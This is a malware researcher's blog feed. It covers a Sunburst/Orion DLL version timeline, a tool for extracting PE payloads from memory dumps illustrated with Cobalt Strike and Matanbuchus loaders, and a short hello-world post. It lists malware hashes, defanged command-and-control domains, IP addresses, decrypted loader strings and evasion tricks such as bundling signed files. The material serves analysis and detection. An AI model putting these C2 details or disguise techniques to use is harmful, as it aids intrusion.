table tr:nth-child(n+26):nth-child(-n+35) { background-color: var(--row-highlight-bg, #ffd9d9); } table tr:nth-child(n+21):nth-child(-n+21) { background-color: var(--row-highlight-alt-bg, #c2dbff); } table tr:nth-child(odd) { background-color: var(--row-zebra-bg, #f5f5f5); } Orion DLL version Backdoored Compilation timestamp Signed with valid signature SHA-256 2010.1.0.0 No 2010-06-25 04:39:04 No a033d513a3c0e0d0199f06ea4124ab652d5698cecdd276fdb4f4abff6e3602f2 2011.2.5.2234 No 2011-11-04 18:07:31 No 14e799bbdd6517411b41043802a45c85316dc1cc5c61b0f54b043079ec14112b 2012.1.12.2305 No 2012-07-23 13:12:23 No 99cb98b81bca424e109a4c087144fceffdb6e447877fc473ac5be1ea78e55fd9 2012.1.5.2202 No 2012-09-24 16:48:03 No ad240c7d94308277b241fa060f96f409ecb657a59e639e8f2e79431eb99b9352 2012.2.13.2381 No 2013-01-15 09:40:08 No acced46ef306939821b0b87671b50a9e93e8eb89c79ba0b81d105ef069d67e21 2013.2.3.684 No 2013-08-20 19:12:32 Yes 72f63760a0bd95681d8c78c881e07870b910899c70b52e0e2827317f378773df 2014.1.1.872 No 2013-11-17 03:18:43 No 051e831eaf5bacf840ef6e2af369d6b4b4cd32abd3e10cb1ac80d66e0bb38775 2013.2.12.2040 No 2013-12-04 12:41:57 No 218b25e0507f24e1ab9e231c93d84535d19526241d489985c2770919747f2257 2014.2.1.1111 No 2014-04-08 03:15:00 Yes 8d11616c14afc5b2c1b3ee9ee6d46a20cdae31b25e0cd7fbc374b5517b264dd2 2014.2.11.1229 No 2014-08-06 16:48:31 No dffcc5d7e3ec31a745d59a7f4cd5da1df58ead2d21f57aa04c0b8066f85e4c6a 2015.1.25300.8197 No 2015-05-27 12:36:44 No ae95f1b751bf47a83f106e9c019a0051239234f95920581b3f7c8debdc32a5d6 2015.1.35100.9209 No 2015-12-17 12:51:37 No d84c2167b03db3760bcf7a76b84534f50910f72a53bc1f5cefcd72784ff75a58 2016.1.5300.1028 No 2016-05-27 20:04:52 Yes 3b4b1d5ebb83fd4d505e0b75673027e80f98861b92b35e0adcd21e2b48ced2d9 2017.1.100.1628 No 2017-01-26 17:12:52 No 6112ba344a40bc1942ef0b593950542fcc7f67f7ccf1e5274e56e34735efed1b 2017.1.5300.1698 No 2017-02-21 14:53:54 No f33c1cb46ad1c82d99f3e92b40e8994aa2d6ec116e9846c131bfcd15de8fa52c 2017.3.5200.1780 No 2017-08-18 00:46:52 Yes 1e229359698c276b2398bfffaa4fb809919e4aaf1c9007d7670866159ecf9ad1 2018.2.5200.5660 No 2018-08-14 09:52:18 Yes 5e4276dc1c9e1e5ef02e75972c59212806dc6a3d13cd2ccafd26af14cb12289b 2018.2.5200.5675 No 2018-09-25 08:12:02 No f707ba597c299f503d425867152f6a039b95a401dfa1a6cba8654b65adab78ba 2018.4.5200.10541 No 2018-11-07 21:05:48 Yes 6b295fd9a1c87263613a0d7f23c6c0ece010a038dcce1dd112888bfaff22099e 2019.2.5200.5206 No 2019-05-18 11:09:22 Yes 86901758745e39d3b39bf1373a34fc475e29b3cc418059b54f0ded6bdd5fda01 2019.4.5200.8890 No 2019-10-10 15:26:39 Yes d3c6785e18fba3749fb785bc313cf8346182f532c59172b69adfb31b96a5d0af 2019.4.5200.8950 No 2019-11-11 23:34:28 Yes 9bee4af53a8cdd7ecabe5d0c77b6011abe887ac516a5a22ad51a058830403690 2019.4.5200.8996 No 2019-12-09 18:12:09 Yes bb86f66d11592e3312cd03423b754f7337aeebba9204f54b745ed3821de6252d 2019.4.5200.9001 No 2020-01-03 16:22:18 Yes ae6694fd12679891d95b427444466f186bcdcc79bc0627b590e0cb40de1928ad 2019.4.5200.9045 No 2020-01-24 12:24:39 Yes 9d6285db647e7eeabdb85b409fad61467de1655098fec2e25aeb7770299e9fee 2019.4.5200.9073 Yes 2020-03-17 14:08:19 Yes db9e63337dacf0c0f1baa06145fd5f1007002c63124f99180f520ac11d551420 2019.4.5200.9078 Yes 2020-03-19 10:32:21 Yes 0f5d7e6dfdd62c83eb096ba193b5ae394001bac036745495674156ead6557589 2020.2.100.12219 Yes 2020-03-24 04:00:16 Yes dab758bf98d9b36fa057a66cd0284737abf89857b73ca89280267ee7caf62f3b 2019.4.5200.9083 Yes 2020-03-24 09:52:34 Yes 32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77 2020.2.100.12299 Yes 2020-03-25 20:03:48 Yes abe22cf0d78836c3ea072daeaf4c5eeaf9c29b6feb597741651979fc8fbd2417 2020.2.100.12367 Yes 2020-04-20 10:51:43 Yes 2ade1ac8911ad6a23498230a5e119516db47f6e76687f804e2512cc9bcfda2b0 2020.2.5200.12394 Yes 2020-04-21 16:53:33 Yes 019085a76ba7126fff22770d71bd901c325fc68ac55aa743327984e89f4b0134 2020.2.5300.12432 Yes 2020-05-11 23:32:40 Yes ce77d116a074dab7a22a0fd4f2c1ab475f16eec42e1ded3c0b0aa8211fe858d6 2020.4.100.910 Yes 2020-05-30 11:07:55 Yes fcbf4463ffe1f1d3152d65e3b0918d5229997f7b6dcd92ff4e4aec43c8edd890 2020.4.100.944 Yes 2020-06-03 19:02:59 Yes 73b11757ef0ec615690156bc09341be30a89d661182f9f4cc0dc2b4e2c4b3a50 2020.2.15300.12747 No 2020-08-04 15:43:08 Yes 018de33dc3a5e8f07207b4349a9d7cf4c59c9d183cc0069014b33e692c54efb5 2020.2.15300.12766 No 2020-08-11 15:40:55 Yes 143632672dcb6ef324343739636b984f5c52ece0e078cfee7c6cac4a3545403a 2020.2.15300.12901 No 2020-12-11 00:40:07 Yes cc870c07eeb672ab33b6c2be51b173ad5564af5d98bfc02da02367a9e349a76f 2019.4.5200.9106 No 2020-12-14 03:59:21 Yes 8dfe613b00d495fb8905bdf6e1317d3e3ac1f63a626032fa2bdad4750887ee8a 2020.2.45100.13073 No 2021-01-06 12:53:09 Yes 6e91c1cd907c10ba05f6e2c6b37990b1c061a06803d50d34521efa0f4796f7dd 2020.2.45100.13097 No 2021-01-14 13:12:20 Yes 55e4ec31ae9bd625f28d924ee3cca3c97bc816d249709ba5a29607608bebd7e9 2020.2.55200.29741 No 2021-03-01 20:24:04 Yes 74ab5f1405f89462b1e8de99f87ece9e474ab1a2b5d2f59f19bfa822d59405ed 2020.2.65100.50257 No 2021-08-13 16:14:12 Yes d0c79a03a58981e1850e4ec5bc860c65f6042df7b1a4539470f5da86b4c6ac01 2016.2.5300.959 No 2022-05-09 22:08:23 No 14426746efc5a8e3ee45749df2055efa70f680de8832e0bb1ea734efeefde935

The entries marked in red are the Sunburst samples, the one marked in blue is the Sunburst sample which contains only test code. The last entry can be ignored since the sample dataset contains only 2016.2 files with invalid signatures. These files cannot be considered trustworthy as shown by the compilation timestamp of the sample. However, all files that are important to us have valid signatures.

From the data, we can make some observations, which I will describe in more detail later:

  1. The attackers created 10 backdoored versions over the course of ~3 months
  2. The first backdoored version was spread on 2020-03-17, the last on 2020-06-03
  3. The first backdoored Orion version was 2019.4.5200.9073, the last was 2020.4.100.944
Point 1

The first five backdoored versions are created at a higher frequency than any legitimate updates. There are only days in between them or have even been created on the same day. This raises suspicions that the attackers could have been able to trigger the creation of Orion updates. They may not just have waited until the SolarWinds developers released updates to inject Sunburst, as one might conclude from reading the Sunspot analysis. Having full control over the entire development pipeline makes it much easier to coordinate such a crucial mission. While this is a noisier approach than passively waiting for official Orion releases, it also increases the chances of success. However, this is only a theory and may not be true as I do not have a complete sample set as indicated in the next chapter.

Point 2

Our data shows that the first backdoored sample was created on March 17, 2020, whereas the SolarWinds investigation shows February 20, 2020. This means our sample data set is unfortunately incomplete, so the assumption in point 1 may also be incorrect. The last backdoored release on June 3, 2020 coincides with the statement from SolarWinds.

Point 3

This is the most interesting point cause of the two backdoored Orion versions 2020.4.100.910 and 2020.4.100.944 that stand out. These versions are not shown to be affected as a result of the SolarWinds investigation. This specific version 2020.4 is not even shown on the Orion release notes page. We can also see that after the attackers have stopped to spread Sunburst samples, the 2020 version continues with 2020.2 by the SolarWinds developers. This could mean that the attackers somehow created the 2020.4 branch.

It goes without saying that all the hypotheses made in points 1 and 3 must be taken with a grain of salt. Since I do not have a complete set of Orion samples and no insights into any non-public investigation results, this is only speculation.

Conclusion

With the help of dotnetfile you can pull information from .NET header’s on scale. As I showed on the Sunburst example, you can create a version timeline of several samples in no time compared to manually collecting the data. One of the sources of information can be the ImplMap table where unmanaged functions are located. In this article, I just gave a very simple example of intelligence gathering. You can do much more with this library in terms of malware detection and threat hunting. It just takes a little creativity and imagination, there is a lot of information to discover in the CLR header.

Sample set hashes (SHA-256)
018de33dc3a5e8f07207b4349a9d7cf4c59c9d183cc0069014b33e692c54efb5
019085a76ba7126fff22770d71bd901c325fc68ac55aa743327984e89f4b0134
019af890df78f69847b4493a536559e69f1734e40bf08bb46ea98d9682389829
02dfee607de7969d23551b8f9f5d605ec95cfdf5b7822376f8b4df456a6ca8c7
051e831eaf5bacf840ef6e2af369d6b4b4cd32abd3e10cb1ac80d66e0bb38775
0dbbf3949dfbeb53767aab3f8fe0534e686b955b43367700808c8c44e22d8e00
0f5d7e6dfdd62c83eb096ba193b5ae394001bac036745495674156ead6557589
13bfd97ccb585c082495242ebd73fe779576920b0f0ab3c5adea13f7d75f6aac
143632672dcb6ef324343739636b984f5c52ece0e078cfee7c6cac4a3545403a
14426746efc5a8e3ee45749df2055efa70f680de8832e0bb1ea734efeefde935
14e799bbdd6517411b41043802a45c85316dc1cc5c61b0f54b043079ec14112b
1bb7c3edb5a8e3c6d5f77e57a84b80a11b08ed10c0ee2a5ef14856e38872b917
1e229359698c276b2398bfffaa4fb809919e4aaf1c9007d7670866159ecf9ad1
218b25e0507f24e1ab9e231c93d84535d19526241d489985c2770919747f2257
23428bd54c823125553463dc4d1faf6e2c03f09d6652d61ae4e49f93d0de3ec5
2435fd31855898ed41d194570febc50f3027aa584298ff264cd99f8c84b0ec57
2881406f09bb21bf62abfe2541eb2bebb1db5209e8faf4490eb23b398ad80438
2ade1ac8911ad6a23498230a5e119516db47f6e76687f804e2512cc9bcfda2b0
317a0c715cbd83061e10cb7a1eaccde4786ab848a8881e91f960d7606b9352c6
32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77
3b4b1d5ebb83fd4d505e0b75673027e80f98861b92b35e0adcd21e2b48ced2d9
3e96a5d3307158a0c1af97e154f797286ffe77590acf6e051c9aa6b6508c1b9a
42e73c85b07d89956e94db832d6501c823ae00684c50d9c9163194357c3dd3ed
468d425643350410c1cb43841244f8c0accad58d6e6bc99239dac7aac4e6fd90
46a64842fc7e1137f2e344df46523710b5420d9625606454004f24c3faeb1051
502857c523178fb69190984271f5c6948ff17b0db85aa3c23b2a68a09c0bddc8
51ae0f0648cb8db221fb46b95bf709e5fb10dc65be8156f48991aa59a4405db6
53bfbe32676f6990a49bb2a001eaa78a8cc2ba9c0f3eb484337c1d7a2f56ce72
55e4ec31ae9bd625f28d924ee3cca3c97bc816d249709ba5a29607608bebd7e9
5b448751ea1c845ce3f9b979799369ba44585e72199c1252b16e7e5b8dd588fd
5b931138fb32e03f651c6c8c6c4fc40c9b78441e04f7d6026394d210749ac3d9
5d6cd94a87f0154fa2deaf2ad0931394256f26ca6278a3549596f89b053b0ef4
5e4276dc1c9e1e5ef02e75972c59212806dc6a3d13cd2ccafd26af14cb12289b
608d1994238fea66c22e45817fb2c24f7fdcf8d86adfbd015f8dab05c3f699d9
6112ba344a40bc1942ef0b593950542fcc7f67f7ccf1e5274e56e34735efed1b
6b295fd9a1c87263613a0d7f23c6c0ece010a038dcce1dd112888bfaff22099e
6bc622ceb9729abd6b27d228efe9b9741a752aa6cff5f81216297575029e4e08
6e91c1cd907c10ba05f6e2c6b37990b1c061a06803d50d34521efa0f4796f7dd
6f9bfc4379a904e34aa0d8c24fd4256cdd0b4a51e6b1f7bf0fa75a7bc2c79a0a
72f63760a0bd95681d8c78c881e07870b910899c70b52e0e2827317f378773df
73b11757ef0ec615690156bc09341be30a89d661182f9f4cc0dc2b4e2c4b3a50
74ab5f1405f89462b1e8de99f87ece9e474ab1a2b5d2f59f19bfa822d59405ed
84dc86c1707edf58a795063d7ca32a063b42b3e6bc397cfce05dc56a4b7f7db4
86901758745e39d3b39bf1373a34fc475e29b3cc418059b54f0ded6bdd5fda01
8d11616c14afc5b2c1b3ee9ee6d46a20cdae31b25e0cd7fbc374b5517b264dd2
8dfe613b00d495fb8905bdf6e1317d3e3ac1f63a626032fa2bdad4750887ee8a
9590b202876f06678d4af637c303aaecbd45ebde8abd3ec0eaa5b7d88c54bce6
99cb98b81bca424e109a4c087144fceffdb6e447877fc473ac5be1ea78e55fd9
9bee4af53a8cdd7ecabe5d0c77b6011abe887ac516a5a22ad51a058830403690
9d6285db647e7eeabdb85b409fad61467de1655098fec2e25aeb7770299e9fee
a033d513a3c0e0d0199f06ea4124ab652d5698cecdd276fdb4f4abff6e3602f2
a25cadd48d70f6ea0c4a241d99c5241269e6faccb4054e62d16784640f8e53bc
a5813de9e453c86c9ea07668deb090691d568cb0dad80197319a2d5657ee170c
abe22cf0d78836c3ea072daeaf4c5eeaf9c29b6feb597741651979fc8fbd2417
acced46ef306939821b0b87671b50a9e93e8eb89c79ba0b81d105ef069d67e21
ad240c7d94308277b241fa060f96f409ecb657a59e639e8f2e79431eb99b9352
ae6694fd12679891d95b427444466f186bcdcc79bc0627b590e0cb40de1928ad
ae95f1b751bf47a83f106e9c019a0051239234f95920581b3f7c8debdc32a5d6
afb8f6d5c7e3b55a79257d0c4736fec6e52abfa3e1540bcfd16b954bd422b33c
b3b7107f7784f728c3339e679ce153897dbd44bde4799eb10f32972813169f2a
b9ce678f9daf32c526211edea88b5ec104538c75fad13767ea44309e9f81dbfc
b9defa16d1aa92d85d1d5d47339c999eee42aa3b9ada5dd4d5a158efcadd509a
bb86f66d11592e3312cd03423b754f7337aeebba9204f54b745ed3821de6252d
c419b50e1fd87884019c83b7fc4f8096adc9f2c7da15409d0f77613e28d81103
c5e76c932daf2c508547d5a910172d919dbe69d62808d0d94ee32af860708ba8
cbc24292a8b09dde6ff95d4a5c00c5e741d85cfc26510fabafbc14565c623966
cc870c07eeb672ab33b6c2be51b173ad5564af5d98bfc02da02367a9e349a76f
ce77d116a074dab7a22a0fd4f2c1ab475f16eec42e1ded3c0b0aa8211fe858d6
ced0a4be5059c986965b070edd8a1706657f834629a31b599baef5ddca6e375d
d0c79a03a58981e1850e4ec5bc860c65f6042df7b1a4539470f5da86b4c6ac01
d3c6785e18fba3749fb785bc313cf8346182f532c59172b69adfb31b96a5d0af
d84c2167b03db3760bcf7a76b84534f50910f72a53bc1f5cefcd72784ff75a58
dab758bf98d9b36fa057a66cd0284737abf89857b73ca89280267ee7caf62f3b
db9e63337dacf0c0f1baa06145fd5f1007002c63124f99180f520ac11d551420
dcbf229f582756bf3f730efa3f460c4381b8e042bbfd4aa1ebe5c763f7c27546
dee8216b2e7b04754501ebc3c19e5351c60ba83f5664bf6172589a94e4ed3592
dffcc5d7e3ec31a745d59a7f4cd5da1df58ead2d21f57aa04c0b8066f85e4c6a
e60f0fd87784f7d3c4b17331676e570554616cdae40a1e4503932f5680820cf7
f33c1cb46ad1c82d99f3e92b40e8994aa2d6ec116e9846c131bfcd15de8fa52c
f3a622b84e632e255797fa2f7da9de8e05bc523931da6e9327dc1db8171d69aa
f707ba597c299f503d425867152f6a039b95a401dfa1a6cba8654b65adab78ba
fcbf4463ffe1f1d3152d65e3b0918d5229997f7b6dcd92ff4e4aec43c8edd890
https://r136a1.dev/2022/06/18/using-dotnetfile-to-get-a-sunburst-timeline-for-intelligence-gathering
Introduction of a PE file extractor for various situations
toolmalware
During a malware analysis, you may encounter the situation where a next stage payload is loaded or injected into another process. When this is the case, usually a raw PE file gets decrypted in memory that is used to build the memory module. The trick is to find the procedure which decrypts the raw file with a debugger and dump the memory region which contains this payload. This allows you to easily extract the original PE file from the dump for further analysis. Thus, you usually don’t need to perform contorts like dumping the memory module of the payload and rebuild its import address table.
Show full content

During a malware analysis, you may encounter the situation where a next stage payload is loaded or injected into another process. When this is the case, usually a raw PE file gets decrypted in memory that is used to build the memory module. The trick is to find the procedure which decrypts the raw file with a debugger and dump the memory region which contains this payload. This allows you to easily extract the original PE file from the dump for further analysis. Thus, you usually don’t need to perform contorts like dumping the memory module of the payload and rebuild its import address table.

When I don’t extract a payload by hand, I’ve always used the combination of a debugger and PEExtract. In most cases, PEExtract works correctly and grabs the PE payloads. However, it has a few shortcomings like no support for signed PE files and its development also stopped in 2007. That’s why I’ve created pe_extract.py to overcome those issues. While there are already scripts like this (e.g. pe-carv), I’ve added a few improvements and features:

  • Multiple file scan support (e.g. for automatically created memory dumps)
  • Skip likely incomplete page sized PEs (for automatically created memory dumps)
  • Support for XORed PE files
Use case 1 - Extract payload(s) from a manual memory dump

Typical usage: python pe_extract.py <FilePathToDump> (--extract-xored)

As an example, let’s take a Cobalt Strike loader I dubbed FlyingTurtleLoader after its internal name FlyingTurtle. The initial 64-bit DLL is a loader for a first stage EXE which in turn is the final loader for the Cobalt Strike beacon. Each stage is base64 encoded, MSZIP compressed and the first stage additionally XOR encrypted.

Malware (SHA-256):

938cb440f0652bc90384847320f0a4e6faaa004410e23098e4825da6dd5cb2a2

As initially described, when you analyze a loader or multi-stage malware sample, there’s usually a raw PE file written to a memory buffer at some point. The following x64dbg screenshots show the XOR encrypted first stage EXE payload in the Dump 3 window:

Encrypted FlyingTurtle Cobalt Strike loader as shown by x64dbg

At this point, you can already go to the memory region that contains the encrypted payload (Follow in Memory Map) and save it to disk (Dump Memory to File). You don’t even need to find the final routine which decrypts the payload (XOR bytes with 0x65), as this can be done by pe_extract.py. You just need to run the script with the --extract-xored argument and it extracts the decrypted final loader. According to its PDB path and the empty Cobalt Strike config data, this is a test tool:

C:\test\FlyingTurtle\x64\Release\FlyingTurtle.pdb
Use case 2 - Extract payload(s) from on-disk file(s)

Typical usage: python pe_extract.py <FilePathToDump> --extract-xored (--extract-overlays)

Sometimes, there is malware that keeps one or more payloads unencrypted in its PE sections. Or the payloads are encrypted with a simple XOR algorithm. When this is the case, you can easily extract them and make a initial assessment what the purpose of the malware might be by looking at them. For PE extration, this is the best case because the embedded files can be pulled out reliably.

Again, as an example, we use a Cobalt Strike loader I dubbed K32Loader according to this specific API function that it uses called K32GetProcessImageFileNameW. It disguises itself as a legitimate looking Windows file and keeps other legit signed files along with the actual Cobalt Strike beacon loader in its resources section. The legit files do not serve any purpose except to make the malware look less suspicious. The final beacon loader DLL is run by a shellcode created with the help of sRDI. The final loader contains the AES encrypted Cobalt Strike beacon.

Malware (SHA-256):

2016258b9aea66a204a4374aeef2d5f7a0c6857ee92491a12440ce8487aaf938 (Sample 1)
6344b05fe37649d87617e5ba26cd90a3d9b4bff28904df89a6b9028265c9db65 (Sample 2)
e8eb5597550ba347114a67cb5173c389aeb3addff8f2f5eaefb634e18508526a (Sample 3)

The sample’s embedded files are described in the following table:

Sample Stages Initial DLL masked as Initial DLL signed files 1st stage DLL masked as 1st stage signed files Final DLL loader name 1 2 Windows MsMpRes.dll Windows MsMpRes.dll Not masked (internal name final-load.dll) - Protections-Remover.dll 2 1 Windows userenv.dll Windows MsMpRes.dll -> -> final-load.dll 3 2 Windows userenv.dll Sophos ICManagement.dll, DetectionFeedback.dll Not masked Windows MessagingDataModel2.dll, midimap.dll astraGem.dll

The following EXE Explorer screenshot shows the embedded files in sample 3:

Cobalt Strike loader with embedded cleartext PE payloads

The resources named 100 and 300 are the signed ICManagement.dll and DetectionFeedback.dll files from Sophos. The resource named 200 is the reflective loader shellcode with the embedded Cobalt Strike loader named astraGem.dll. This file contains the additional signed Windows files MessagingDataModel2.dll and midimap.dll in its resource section.

When we use pe_extract.py on each file, we get all the unencrypted embedded files except for the Cobalt Strike beacon as it’s encrypted.

Beacon domains:

dns.minimephotos[.]co.uk
orchardstanks[.]com
bellennium[.]com
energy-sciences[.]org
Use case 3 - Extract payload(s) from automatically created memory dumps

Typical usage: python pe_extract.py <FolderPathToDumps> (--extract-overlays) (--extract-all)

Nowadays, more and more sandboxes contain the ability to scan for malware in memory. Usually, this is done by dumping memory images to disk and scan those for any malware patterns. Based on the quality of the mechanism that triggers the dump procedure, you have a bigger or smaller amount of dump files that hopefully contain one or more (decrypted) payloads. One such a sandbox is Virustotal’s Zenbox that is capable of creating memory dumps during a sample analysis.

As an example, we use a Matanbuchus sample.

Malware (SHA-256):

d9e6395917a1d1103c40f710310de0cf64c370d167def378e9b88f3af247a1b0

It’s a signed MSI file disguised as a Symantec Protection Engine installer and contains two files. The first file named notify.vbs shows a fake error message when run. The second file named main.dll is a signed Matanbuchus loader disguised as a Visual Studio installer. The signatures are as follows (MSI file on the left, main.dll on the right):

Matanbuchus signature information

The following Virutotal screenshot shows the option to download the memdump of this file:

Matanbuchus sample in Virustotal

Unfortunately, this feature is limited to enterprise accounts.

In this extraction case, just provide the folder path which contains the memory dumps as an argument and pe_extract.py scans each file for embedded PEs. When we do that, we get five extracted DLLs. From the FDMP files, we have two versions of main.dll with the signature information cut. From the SDMP files, we have an additional version of main.dll with a cut signature and two versions of the main Matanbuchus module.

The first main module file is the raw PE decrypted during the loading routine (see introduction). It contains the usual Matanbuchus strings in cleartext:

Agent.ADNJ
Agent.Matanbuchus 
B:\Loader\Matanbuchus\Main module\Belial project\MatanbuchusLoader\MatanbuchusLoaderFiles\Matanbuchus\json.hpp

The second main module file is a memory dump of the raw PE that contains additional (decrypted) strings:

azuretelemetry.xyz
/cAUtfkUDaptk/ZRSeiy/requets/index.php
statsazure.xyz
23.227.196.227
87.236.146.125
icLJkdnBDX
qmG
Running exe
Starting the exe with parameters
High start exe
RunDll32 & Execute
Regsvr32 & Execute
Run CMD in memory
Run PS in memory
MemLoadDllMain || MemLoadExe
MemLoadShellCode
MemLoadShellCode #2
Running dll in memory #2 (DllRegisterServer)
Running dll in memory #3 (DllInstall(Install))
Running dll in memory #3 (DllInstall(Unstall))
Crypt update & Bots upgrade
Uninstall
Gp
Pk
vM
Vs
bN
Jb
NSeyDX
Los
wP6
cBF
Vz
3m7x
ELj
Eo6
Q6X6
tW
acG
3CEk
DS2x
Fto
f1da
3fe11
zkC7

These strings were obfuscated at compile time. They get only revealed when the string decryption procedures are executed during the (C++) initialization phase. You can see the decrypted strings in the .data section when you set a breakpoint on DllMain and run the raw PE sample in a debugger. This obfuscation method was introduced several years ago in a project called ADVobfuscator.

We can see a few additions by examining those strings and comparing them to the previous version. A new memory shellcode loading mechanism (MemLoadShellCode #2) appears to be the most obvious new feature.

We can also see some strings that were decrypted using a different method:

Agriel
v1.4.0
DAN03
%02X-%02X-%02X-%02X-%02X-%02X
%USERDOMAIN%
User
Admin
kernel32
IsWow64Process
32 Bit
64 Bit
%LOGONSERVER%
POST
HTTP/1.1
Host:
User-Agent:
Windows-Update-Agent/11.0.10011.16384 Client-Protocol/2.0
Content-Length:
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US

Matanbuchus domains:

statsazure[.]xyz
azuretelemetry[.]xyz
Conclusion

With pe_extract.py you have a tool that can save you some time during a malware analysis session and make things easier. It speeds up the analysis process a bit and can help make a first assessment of an unkown malware. It can also be useful to create Yara rules, especially when the retrieved PE file comes from a memory dump and contains decrypted data. This information is a goldmine for in-memory detection signatures.

Script download

pe.extract.py can be found on my Github page: pe_extract

https://r136a1.dev/2022/05/25/introduction-of-a-pe-file-extractor-for-various-situations
Hello World
◝(⁰▿⁰)◜ (ノ゚▽゚)ノ
Show full content

◝(⁰▿⁰)◜ (ノ゚▽゚)ノ

https://r136a1.dev/2022/05/09/hello-world